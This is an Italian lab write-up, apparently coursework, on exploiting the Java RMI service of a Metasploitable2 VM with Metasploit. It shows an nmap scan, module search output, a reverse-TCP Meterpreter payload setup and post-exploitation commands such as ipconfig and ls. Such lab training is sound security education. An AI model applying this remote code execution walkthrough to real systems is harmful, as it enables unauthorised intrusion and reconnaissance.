Exploit Java RMI

Target: Metasploitable2

Durata temporale dell'attività:
4 ore

Attività eseguita da:
Leonzio Emanuele

Indice Generale

Introduzione

L'esercizio in oggetto ha lo scopo di simulare un attacco su una macchina vulnerabile, Metasploitable, utilizzando il framework di Metasploit. La macchina Metasploitable, progettata appositamente per essere vulnerabile, è un ambiente di test ideale per apprendere come identificare e sfruttare vulnerabilità comuni nei sistemi. In particolare, in questo caso, ci concentreremo su un servizio vulnerabile in esecuzione sulla porta 1099, relativo al protocollo Java RMI (Remote Method Invocation).

Il nostro obiettivo è sfruttare questa vulnerabilità per ottenere una sessione di Meterpreter sulla macchina Metasploitable. Una volta stabilita la sessione, dovremo raccogliere informazioni vitali sulla macchina compromessa, come la configurazione di rete, la tabella di routing e ogni altra informazione che potrebbe essere utile in un contesto di analisi forense o di post-exploitation.


L'esercizio simula un attacco reale, ma viene effettuato in un ambiente controllato e sicuro, dove l'apprendimento delle tecniche di attacco e difesa è il fine principale. Lo scenario ci consente di approfondire l'utilizzo degli strumenti di Metasploit per testare la sicurezza di un sistema e di acquisire familiarità con i passaggi necessari per sfruttare una vulnerabilità nota e raccogliere informazioni attraverso una sessione Meterpreter.

L'attacco si sviluppa seguendo una serie di fasi che vanno dalla scansione della macchina vittima alla raccolta delle informazioni tramite Meterpreter. Questo approccio permette di comprendere come vengono individuati i servizi vulnerabili e come gli attaccanti potrebbero sfruttarli per compromettere un sistema.

Dati di rete:

Macchina attaccante (Kali) IP: 192.168.11.111;

Macchina vittima (Metasploitable2) IP: 192.168.11.112.



1. Ping tra le due macchine

Scansione della Macchina Vittima

Il primo passo per un attacco è scoprire la macchina vittima, e in particolare individuare i servizi vulnerabili attivi. Per questo, abbiamo utilizzato il tool Nmap, che è uno degli strumenti più comuni per la scansione delle porte e dei servizi in esecuzione su una macchina:

Dove:


-sV: Scansiona le porte e determina la versione dei servizi in esecuzione.

-p 1099: Scansiona solo la porta 1099, sulla quale è noto che la vulnerabilità di Java RMI potrebbe essere presente.

192.168.11.112: È l'indirizzo IP della macchina vittima (Metasploitable).

In questo caso, la porta 1099 è aperta e il servizio Java RMI è in esecuzione, il che ci indica che possiamo procedere sfruttando questa vulnerabilità.

Ricerca e Selezione dell'Exploit




3. Attivazione Metasploit

Nel contesto di un attacco informatico, una delle prime fasi consiste nell'identificare i servizi vulnerabili presenti sulla macchina vittima. Dopo aver eseguito una scansione della macchina Metasploitable, abbiamo individuato che sulla porta 1099 è in esecuzione il servizio Java RMI (Remote Method Invocation), che potrebbe essere vulnerabile a exploit noti.

A questo punto, la fase successiva è quella di identificare un exploit adeguato per sfruttare la vulnerabilità. Metasploit fornisce un potente motore di ricerca che consente di trovare facilmente exploit già pronti per l'uso. Utilizzando il comando search, possiamo cercare exploit specifici all'interno del framework.


Per trovare gli exploit relativi alla vulnerabilità di Java RMI, possiamo utilizzare il comando search seguito dalla parola chiave java rmi, che ci aiuterà a localizzare exploit già presenti nel database di Metasploit.



```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce       2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/http/crushftp_rce_cve_2023_43177                        2023-08-08       excellent  Yes    CrushFTP Unauthenticated RCE
   2     \_ target: Java                                                     .                .          .      .
   3     \_ target: Linux Dropper                                            .                .          .      .
   4     \_ target: Windows Dropper                                          .                .          .      .
   5   exploit/multi/misc/java_jmx_server                                    2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   6   auxiliary/scanner/misc/java_jmx_server                                2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   7   auxiliary/gather/java_rmi_registry                                    .                normal     No     Java RMI Registry Interfaces Enumeration
   8   exploit/multi/misc/java_rmi_server                                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   9     \_ target: Generic (Java Payload)                                   .                .          .      .
   10    \_ target: Windows x86 (Native Payload)                             .                .          .      .
   11    \_ target: Linux x86 (Native Payload)                               .                .          .      .
   12    \_ target: Mac OS X PPC (Native Payload)                            .                .          .      .
   13    \_ target: Mac OS X x86 (Native Payload)                            .                .          .      .
   14  auxiliary/scanner/misc/java_rmi_server                                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   15  exploit/multi/browser/java_rmi_connection_impl                        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   16  exploit/multi/browser/java_signed_applet                              1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   17    \_ target: Generic (Java Payload)                                   .                .          .      .
   18    \_ target: Windows x86 (Native Payload)                             .                .          .      .
   19    \_ target: Linux x86 (Native Payload)                               .                .          .      .
   20    \_ target: Mac OS X PPC (Native Payload)                            .                .          .      .
   21    \_ target: Mac OS X x86 (Native Payload)                            .                .          .      .
   22  exploit/multi/http/jenkins_metaprogramming                            2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   23    \_ target: Unix In-Memory                                           .                .          .      .
   24    \_ target: Java Dropper                                             .                .          .      .
   25  exploit/linux/misc/jenkins_java_deserialize                           2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   26  exploit/linux/http/kibana_timelion_prototype_pollution_rce            2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
   27  exploit/multi/browser/firefox_xpi_bootstrapped_addon                  2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   28    \_ target: Universal (Javascript XPCOM Shell)                       .                .          .      .
   29    \_ target: Native Payload                                           .                .          .      .
   30  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315            2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
   31  exploit/multi/http/torchserver_cve_2023_43654                         2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   32  exploit/multi/http/totaljs_cms_widget_exec                            2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   33    \_ target: Total.js CMS on Linux                                    .                .          .      .
   34    \_ target: Total.js CMS on Mac                                      .                .          .      .
   35  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc                2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc
   36  exploit/multi/misc/vscode_ipynb_remote_dev_exec                       2022-11-22       excellent  Yes    VSCode ipynb Remote Development RCE
   37    \_ target: Windows                                                  .                .          .      .
   38    \_ target: Linux File-Dropper                                       .                .          .      .


Interact with a module by name or index. For example info 38, use 38 or use exploit/multi/misc/vscode_ipynb_remote_dev_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux File-Dropper'
```

Configurazione dei parametri dell' Exploit

Prima di lanciare l'exploit, è necessario configurare correttamente alcuni parametri, come l'indirizzo IP della macchina vittima (RHOSTS) e l'indirizzo IP della macchina attaccante (LHOST). Inoltre, dobbiamo definire la porta che verrà utilizzata per la connessione inversa (LPORT):



Dove:

RHOSTS: L'indirizzo IP della macchina Metasploitable (vittima) che ha il servizio vulnerabile.

RPORT: La porta sulla quale il servizio Java RMI è in ascolto (1099).


LHOST: L'indirizzo IP della macchina attaccante (Kali), dove la connessione di Meterpreter tornerà.

LPORT: La porta sulla quale la macchina attaccante ascolta le connessioni in entrata.


Show payloads

Dopo aver selezionato un exploit specifico all'interno di Metasploit, è fondamentale scegliere il payload appropriato da utilizzare insieme all'exploit. Un payload è il codice che verrà eseguito sulla macchina di destinazione una volta che l'exploit ha avuto successo, e generalmente fornisce l'accesso alla macchina compromessa o esegue una serie di azioni specifiche.

Il comando show payloads in Metasploit viene utilizzato per visualizzare tutti i payload disponibili per un determinato exploit o per l'intero framework. Con questo comando, possiamo identificare i payload più adatti per il nostro attacco, a seconda dell'exploit scelto e dell'obiettivo finale (ad esempio, ottenere una sessione di Meterpreter).




Una volta che abbiamo visualizzato l'elenco dei payload disponibili, il passo successivo è scegliere il payload che meglio si adatta al nostro obiettivo. In generale, se desideriamo ottenere una sessione di Meterpreter sulla macchina compromessa (che è la situazione più comune in un esercizio di questo tipo), possiamo selezionare un payload Meterpreter come java/meterpreter/reverse_tcp.



Lancio dell'Exploit

Dopo aver configurato correttamente i parametri, il passo successivo è eseguire l'exploit. Se la vulnerabilità è correttamente sfruttata, Metasploit tenterà di ottenere una sessione di **Meterpreter**.



Raccolta delle Evidenze sulla Macchina Remota

Una volta ottenuta la sessione Meterpreter, possiamo raccogliere le informazioni richieste come parte dell'esercizio.

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter >
```


a) Configurazione di Rete

Per raccogliere informazioni sulla configurazione di rete della macchina vittima, utilizziamo il comando ipconfig (simile a ifconfig in Linux). Questo comando fornisce dettagli sull'indirizzo IP e la configurazione di rete.

```
meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feb3:64fc
IPv6 Netmask : ::
```

b) Tabella di Routing


Per raccogliere informazioni sulla tabella di routing della macchina compromessa, utilizziamo il comando route. Questo comando mostra le informazioni sulle rotte di rete e i gateway configurati nella macchina.




c) Informazioni Aggiuntive

Altri comandi utili includono:


sysinfo: per ottenere informazioni sul sistema operativo della macchina compromessa.



getuid: Mostra l'ID dell'utente e il nome dell'utente attualmente connesso alla sessione di Meterpreter. Questo ti permette di capire se sei connesso come amministratore (root o SYSTEM) o come un normale utente con privilegi limitati.



ls: Questo comando elenca i file e le directory presenti nella directory corrente del sistema di destinazione. Quando eseguito, mostra una lista di tutti gli oggetti (file e cartelle) nella directory in cui ci si trova.



```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2024-12-14 00:56:00 -0500  dev
040666/rw-rw-rw-  4096     dir   2024-12-14 00:56:05 -0500  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  47639    fil   2024-12-14 00:56:06 -0500  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-12-14 00:55:50 -0500  proc
040666/rw-rw-rw-  4096     dir   2024-12-14 00:56:06 -0500  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2024-12-14 00:55:51 -0500  sys
040666/rw-rw-rw-  4096     dir   2024-12-12 16:38:25 -0500  test_metasploit
040666/rw-rw-rw-  4096     dir   2024-12-14 01:35:32 -0500  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz
```

Conclusioni

In questo esercizio, abbiamo esplorato in dettaglio le tecniche di sfruttamento di una vulnerabilità utilizzando Metasploit e la sessione Meterpreter. Dopo aver identificato e sfruttato con successo la vulnerabilità sulla macchina Metasploitable tramite il servizio vulnerabile Java RMI, siamo riusciti a ottenere una sessione di Meterpreter, che ci ha permesso di esplorare e raccogliere informazioni cruciali sulla macchina compromessa.

Una volta acquisito l'accesso, abbiamo utilizzato una serie di comandi Meterpreter per raccogliere dati vitali. I comandi impiegati in questa fase di post-exploitation hanno consentito di ottenere una panoramica completa del sistema di destinazione e di raccogliere prove importanti. Con il comando route, ad esempio, abbiamo potuto visualizzare e gestire le rotte di rete della macchina compromessa, analizzando come il traffico veniva instradato all'interno della rete della macchina vulnerabile, e individuando eventuali rotte interessanti o vulnerabili da sfruttare. Successivamente, abbiamo usato il comando sysinfo, che ci ha fornito informazioni dettagliate sul sistema, come la versione del sistema operativo, il nome del computer e l'architettura del sistema, informazioni fondamentali che ci hanno permesso di adattare gli attacchi in base alle specifiche del sistema. Utilizzando il comando ipconfig, abbiamo raccolto informazioni sulla configurazione di rete della macchina compromessa, tra cui l'indirizzo IP, la subnet mask e il gateway. Questi dati sono stati essenziali per mappare la rete e verificare la presenza di altre macchine vulnerabili che avrebbero potuto essere attaccate successivamente.

